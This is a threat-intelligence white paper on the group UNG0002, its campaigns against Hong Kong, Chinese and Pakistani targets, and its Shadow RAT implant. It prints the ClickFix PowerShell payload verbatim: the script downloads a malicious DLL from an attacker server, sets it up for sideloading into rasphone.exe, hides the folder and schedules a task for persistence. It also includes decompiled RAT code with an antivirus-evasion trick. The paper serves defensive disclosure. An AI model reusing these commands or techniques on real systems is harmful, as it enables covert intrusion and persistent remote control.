SEQRITE

UNG0002: Regional Threat Operations Tracked Across Multiple Asian Jurisdictions

WHITE PAPER

www.seqrite.com

Authors : Sathwik Ram Prakki and Subhajeet Singha

Table of Contents

This research has been presented at [FIRSTCON25]

Introduction

Seqrite Labs APT-Team has been tracking Unknown-Group [UNG0002], an advanced, adaptive, and persistent threat entity from South Asia, targeting multiple governmental, non-governmental, software, gaming industries, and a wide variety of other sectors across multiple jurisdictions such as China, Hong Kong, and Pakistan. This group or entity is heavily obsessed with using shortcut files [LNK], VBScript, and post-exploitation tools such as Cobalt Strike, Metasploit, etc., while dropping CV-based decoys.

Initially tracked as **Operation Cobalt Whisper** by our team, a total of 20 infection chains were observed during the timeline between May 2024 and September 2024, targeting multiple industries starting from Defense, Electrotechnical Engineering, Civil Aviation, and more across multiple jurisdictions such as Hong Kong and Pakistan.

Post-September 2024, our team has tracked multiple campaign clusters with similar modus operandi (aka TTPs), targeting various sectors such as Game Development and Software Engineering-related sectors with improved yet slightly lightweight implants such as Shadow RAT, Blister DLL Implant, and INET RAT. The entity has also been observed using the **ClickFix technique** – a well-known method used to spread malware such as infostealers and miners. Along with that, this group has been seen using DLL sideloading into legitimate Windows applications, with the only known one being Rasphone, while also abusing the Node-Webkit binary for sideloading. Our team has uncovered these campaigns running from January 2025 to May 2025. We are tracking this campaign as **Operation AmberMist.**

Based on the analysis of these clusters, we have decided to term this threat group or entity as UNG002.

Who is UNG0002

In this section, we will look into specifics of this threat entity UNG0002 in brief.

About

Seqrite APT-Team assesses with high-confidence that UNG0002 is a threat entity belonging from South Asia, whose target cluster currently ranges within Hong Kong, China & Pakistan. The threat actor is quite subtle in nature in terms of development and adaptation of new tools, although quite adaptive in nature but they are simple and repetitive in terms of choosing their target nations and initial access payloads along with usage of a similar LOLBIN [Living Off the Land Binary] across most of their campaigns. We believe, at the time of writing this research-blog, that the entity is currently active and running campaigns In-The-Wild [ITW]. Our team have tracked and grouped boiling down to two major campaigns which are **Operation Cobalt Whisper [2024] & Operation AmberMist [2025].**

Overlaps with Cobalt Whisper

We have found, multiple overlaps between Operation AmberMist and Operation Cobalt Whisper, which has been aggregated under the cluster entity UNG0002, although there are a lot of similarities, we have found which will be mentioned along with the research but some interesting ones, which are worth the mention and are as follows.


- **Target Selection:** Among both of the operations, the threat actor has predominantly targeted multiple and specific Asian jurisdictions, which are Hong Kong, China and Pakistan only.
- **Malware Delivery Chain & LOLBIN:** Among most and on majority of campaigns within both of the operations, the threat entity has used only a selected LOLBIN on most of the campaigns, along with it, they have also used similar malware delivery chain I.e., using LNK, VBS & Batch scripts via spear-phishing attachments.
- **Decoy:** Amongst all the campaigns, we have found similar decoys of similar themes being used targeting a certain geographic region.

Timeline

In this section, we will discuss timeline of two different campaigns, which previously have been dubbed as Operation Cobalt Whisper by us, along with the recent campaign Operation AmberMist with slight modifications in TTPs, which we have decided to combine under the same unknown cluster UNG0002.

Timeline of UNG0002

Cobalt Whisper




CREATED BY

APT-Team, SEQRITE LABS

Timeline of UNG0002

AmberMist



CREATED BY

APT-Team, SEQRITE LABS

Key Targets

UNG0002 which comprises of both clusters - Operation Cobalt Whisper and Operation AmberMist have targeted multiple industries on the selected jurisdictions of interest, which are as follows:


Industries Affected


- Defense Industry
- Electrotechnical Engineering
- Energy (Hydropower, Renewable Energy)
- Civil Aviation
- Environmental Engineering
- Academia and Research Institutions
- Medical Science Institutions.
- Cybersecurity Researchers.
- Gaming Industries.
- Software Development.

Geographical Focus

- Hong Kong.
- China.
- Pakistan.

Infection Chain - Operation AmberMist.





OPERATION AMBERMIST - EARLY-MAY [2025]

Initial Findings - Operation AmberMist.

On the month of January 2025, our team identified a malicious spoofed domain, related to Pakistan's Ministry of Maritime Affairs (MoMA), which had been hosting **ClickFix based webpage**, which further led to execution of a malicious PowerShell script, which led to multiple other parts of the campaign, leading to downloading of malicious DLL RAT which we have termed as **Shadow RAT**, executed via DLL Sideloading using Rasphone a legitimate Windows executable, further leading to deploy persistence using scheduled task. In, this campaign, the threat entity did not use any decoy.


Similarly, on the month of early May 2025, we discovered a CV-themed decoy, which had been targeting similar targets, having a lot of commonalities such as usage of similar-styled-themed VBScript files, job-profile related multiple lures such as MP4, GIF files as decoy, which have been spreading via a malicious ZIP file named as 张婉婉简历(0).zip , in this campaign, the threat entity used a minimalistic-yet slightly advanced implant, which we have termed as Blister, which uses DLL-Sideloading into Node-Web kit application in Windows. In, this campaign, the threat entity did use a well-presented decoy consisting of a CV of an individual.

In, the late, of month of May, upon hunting we found a similar re-write of Shadow RAT, which the threat entity has named as INET RAT, having similar code features related to Shadow RAT, used on a campaign targeting Chinese Software industry using CV-based decoys. In this case, the threat actor deployed a spear-phishing ZIP file known as 李明月_CV.pdf.lnk , which contained a malicious LNK with the same name, the LNK file, is responsible for downloading a VBScript file known as I.vbs, which further downloads a BAT Script, further using SCT file known as run.sct to execute a malicious PowerShell script, which further executed the INet RAT. In, this campaign, the threat entity dropped a CV-themed decoy.


Now, before, diving into the technical aspects of the campaigns, let us look into the decoy files.

Looking into the decoy-document - I

Looking into the first decoy document from the campaign, which began in early May 2025, we can see that it is crafted to appear as a legitimate job resume. The profile belongs to a woman named Zhang Wanwan, who claims to be 29 years old with 7 years of experience in game UI design. Her WeChat ID is included, and she expresses interest in working in Guangzhou. The resume highlights her previous roles at two companies – one of them being Tencent, a well-known tech firm – where she was responsible for tasks like designing game interfaces, creating icons and logos, and collaborating with development teams.



Looking into the first decoy document from the campaign, which began in early May 2025, we can see that it is crafted to appear as a legitimate job resume. The profile belongs to a woman named Zhang Wanwan, who claims to be 29 years old with 7 years of experience in game UI design. Her WeChat ID is included, and she expresses interest in working in Guangzhou. The resume highlights her previous roles at two companies – one of them being Tencent, a well-known tech firm – where she was responsible for tasks like designing game interfaces, creating icons and logos, and collaborating with development teams.



Looking into the decoy-document - II

Looking into the second decoy document, which surfaced in late May 2025, we can see that it is crafted to appear as the resume of a high-achieving computer science student named **Li Mingyue,** currently studying at **Tsinghua University.**

The CV lists advanced technical skills in AI, graphics, and programming languages such as C++, Python, and Swift. The document highlights prestigious internship experiences, including work at **ByteDance (PICO XR)** in the **Human-Computer Interaction (HCI)** division and a research assistantship at **Microsoft Research Asia (MSRA).** These roles involved developing gesture recognition systems, porting AI models, and contributing to immersive UI standards – clearly placing the profile in the **HCI and immersive media research sector**, with a strong focus on software engineering and AI integration. The resume also includes awards from elite competitions like **ACM-ICPC** and shows a high GPA, making it an attractive and believable target for phishing campaigns aimed at research institutions, tech firms, or AI startups.

Now, as we are done with analyzing the decoy documents and other artefacts, we will move ahead to the technical analysis of the campaigns.

Technical Analysis - Operation AmberMist.

In, this section, we will move ahead with the technical analysis of the implants and techniques which have been adopted in this Operation AmberMist by the threat entity. We decided to divide the campaign in two different parts, the 1st campaign and 2nd campaign, have been divided on the basis of infrastructural and implant-oriented overlap. The first campaign, we have multiple techniques such as usage of ClickFix, multiple PowerShell Scripts, DLL Sideloading into Rasphone to load Shadow RAT to using multiple non-executable script-based malware files such as LNK, VBScript, PowerShell, SCT files responsible for finally loading a modified version of Shadow RAT known as INET RAT whereas, in the second campaign, the overall infection chain revolves around usage of multiple script based malware such as VBScript, LNK responsible for loading Blister DLL implant in memory which acts as a slightly advanced shellcode loader.

Campaign - I


Let us start analyzing the first campaign.

January - 2025

The first sub-campaign of Campaign -I of the Operation AmberMist targeted Ministry of Maritime Affairs [MOMA], Islamabad, Pakistan.

Malicious ClickFix Usage

Initially, the threat entity used a fake domain known as hxxps://moma[.]islamabadpk[.]site , which upon receiving by the victim via spear-phishing email would trick them into thinking it as an official website of Ministry of Maritime Affairs.



Once the victim clicks on the link, they are redirected to the following URL: hxxps://moma[.]islamabadpk[.]site/SiteImage/Misc/files/message.pdf?file=8a2b1c4d6e7f8def12 ,where the malicious **ClickFix** page is hosted.

A brief background on ClickFix malware delivery: in this technique, the victim is led to believe they are completing a CAPTCHA verification. However, instead of solving a CAPTCHA, a malicious PowerShell script is copied to the clipboard – without the user's knowledge.

The user then follows the on-page instructions, which involve opening the **Run dialog box** (by pressing **Windows** + **R**). Inside the dialog box, the user unknowingly pastes the malicious PowerShell script that was copied earlier. Upon pressing the **Enter** key, the script is executed on the victim's machine.

To make the ClickFix social engineering page appear credible and legitimate, the threat actor (TA) also included a small note claiming that the page is maintained by the **National Information Technology Board,** an entity associated with the Pakistani government.

In the next section, we will analyze the malicious PowerShell script.

Malicious PowerShell Script.

The malicious PowerShell script, which is responsible for execution, post-ClickFix , is responsible for performing multiple tasks.

```
curl "https://moma.islamabadpk.site/SiteImage/trigger-redirect/s184jzy?password=kwNd%3C6sTD%40"
```

Initially, it uses cURL to simulate a legitimate request and retrieve the malicious payload or redirection response from the server by using a specific session-id s184jzy.

```
Start-Sleep -Seconds (1 * 60)
$folderPath = "C:/Users/Public/Tasks";
mkdir $folderPath;
$u="https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/mustang.dll";
$p="C:/Users/Public/Tasks/rtutils.dll";
$exePath="C:/Users/Public/Tasks/rasphone.exe";
(New-Object Net.WebClient).DownloadFile($u,$p);
Start-Sleep -Seconds (1 * 60);
Copy-Item -Path "C:/Windows/System32/rasphone.exe" -Destination $exePath;
(New-Object Net.WebClient).DownloadFile("https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/info.dat",
 "C:/Users/Public/Tasks/info.dat");
Set-ItemProperty -Path "C:/Users/Public/Tasks" -Name Attributes -Value ([System.IO.FileAttributes]::Hidden -bor [System.IO.FileAttributes]::System);
Start-Sleep -Seconds (1 * 60);
```

Sleeps for a specific time and creates a folder

Downloads malicious Shadow RAT

Then, the PowerShell script performs a Sleep activity for 60 seconds, then, it goes ahead and creates a folder at C:\Users\Public\Tasks, once the folder is created, the malicious Shadow RAT is downloaded from the malicious web-server and copied and renamed to rtutils.dll, along with which, a legitimate Windows application known as Rasphone which is basically Remote Access Phonebook responsible for dial-up and VPN connections is also copied to the same folder. Once all both the legitimate binary and malicious-renamed DLL is present in the same directory for DLL-Sideloading, it further downloads a .DAT file which contains config related to the Shadow RAT, now once all the setup for malware execution is complete, it goes ahead and hides the directory by changing the attributes and sleeps for 60 seconds.


```
$taskName="SysUpdater"+(Get-Random -Maximum 10000);
$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Minutes 10);
$action=New-ScheduledTaskAction -Execute $exePath;
$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;
Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings
```

Creates a Scheduled Task

Last, but not the least, this PowerShell script creates a scheduled task with a randomized name using the prefix SysUpdater followed by a random number. The task is configured to run the malicious payload five minutes after creation and repeat every ten minutes. Additionally, it is designed to run even if the system is on battery power, will not stop if the system switches to battery, and will start automatically if the scheduled time is missed or the system becomes available.

Malicious Shadow RAT.


As we saw that the Shadow RAT implant, which is executed via DLL-Sideloading into Rasphone, let us now analyze it.



Initially, upon looking at the file on PE-analysis tools, we found that the binary is a 64-bit DLL, with an interesting PDB file link inside it, which is as follows:

C:\\Users\\The Freelancer\\source\\repos\\JAN25\\mustang\\x64\\Release\\mustang.pdb

The PDB path leads us to an iota of doubt, regarding that the TA is mimicking another well-known threat group known as Mustang Panda , which as of now is just researcher's assumption.



Upon analysis, we found an interesting export function known as timing which uses CreateThread API to run a function.

```
Sleep(0xEA60u);
FreeConsole();
StartupInfo.cb = 112;
PipeAttributes = 0x18ui64;
PipeAttributes_16.m128i_i64[0] = 1i64;
CreatePipe(&hObject, &hWritePipe, (LPSECURITY_ATTRIBUTES)&PipeAttributes, 0);
CreatePipe(&lpParameter, &qword_180052268, (LPSECURITY_ATTRIBUTES)&PipeAttributes, 0);
StartupInfo.hStdInput = hObject;
StartupInfo.hStdOutput = qword_180052268;
StartupInfo.hStdError = qword_180052268;
StartupInfo.dwFlags |= 0x101u;
InitializeProcThreadAttributeList(0i64, 1u, 0, &Size);
ProcessHeap = GetProcessHeap();
lpMem = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(ProcessHeap, 8u, Size);
InitializeProcThreadAttributeList(lpMem, 1u, 0, &Size);
Value = 0x100000000000i64;
UpdateProcThreadAttribute(lpMem, 0, 0x20007ui64, &Value, 8ui64, 0i64, 0i64);
qword_180052248 = (__int64)lpMem;
CreateProcessA(
  0i64,
  (LPSTR)"cmd.exe",
  0i64,
  0i64,
  1,
  0x80000u,
  0i64,
  0i64,
  &StartupInfo,
  (LPPROCESS_INFORMATION)&ProcessInformation);
```

Upon, looking at the code, it uses a slightly interesting technique that is UpdateProcThreadAttribute with the PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY flag to block non-Microsoft-signed DLLs from being injected into the cmd.exe process. This child process is created using CreateProcessA with extended startup info, and communication is set up via named pipes using CreatePipe.

The reason, we believe, the TA has used this, is to not allow AV products to perform user-land hooking by injecting their DLLs into the newly spawned process, in this case, which is the cmd.exe.

```
sub_18000B810(lpWideCharStr, "433A5C55736572735C5075626C69635C5461736B735C696E666F2E646174", 60i64);// C:\Users\Public\Tasks\info.dat
v3 = sub_180002B80(&PipeAttributes, lpWideCharStr);
si128 = _mm_load_si128((const __m128i *)&xmmword_180047D40);
if ( &v73 != (__int128 *)v3 )
```

Then, it loads the C2 addresses from this path and goes ahead and converts the them into [C2-URL]: [PORT] format.

```
    break;
  if ( v16 )
  {
    v46 = sub_18000AE00(&qword_180050B30, "Window is active, sleeping for ");
    v47 = sub_180007490(v46, (unsigned int)dword_18004FCE4);
    sub_18000AE00(v47, " seconds.\n");
    Sleep(1000 * dword_18004FCE4);
  }
  else if ( dword_180052100 <= 0 )
  {
    v50 = sub_18000AE00(&qword_180050B30, "Sleeping for default sleep time: ");
    v51 = sub_180007490(v50, (unsigned int)dword_18004FCE8);
    sub_18000AE00(v51, " minutes.\n");
    Sleep(60000 * dword_18004FCE8);
  }
  else
  {
    v48 = sub_18000AE00(&qword_180050B30, "Sleeping for NextSleepTime: ");
    v49 = sub_180007490(v48, (unsigned int)dword_180052100);
    sub_18000AE00(v49, " minutes.\n");
    Sleep(60000 * dword_180052100);
    dword_180052100 = 0;
  }
}
```

Finally, it receives commands from the threat entity and acts accordingly. Well, apart from the mentioned artefacts, there are other similar artefacts, which are similar to INET RAT, which has been discussed below.

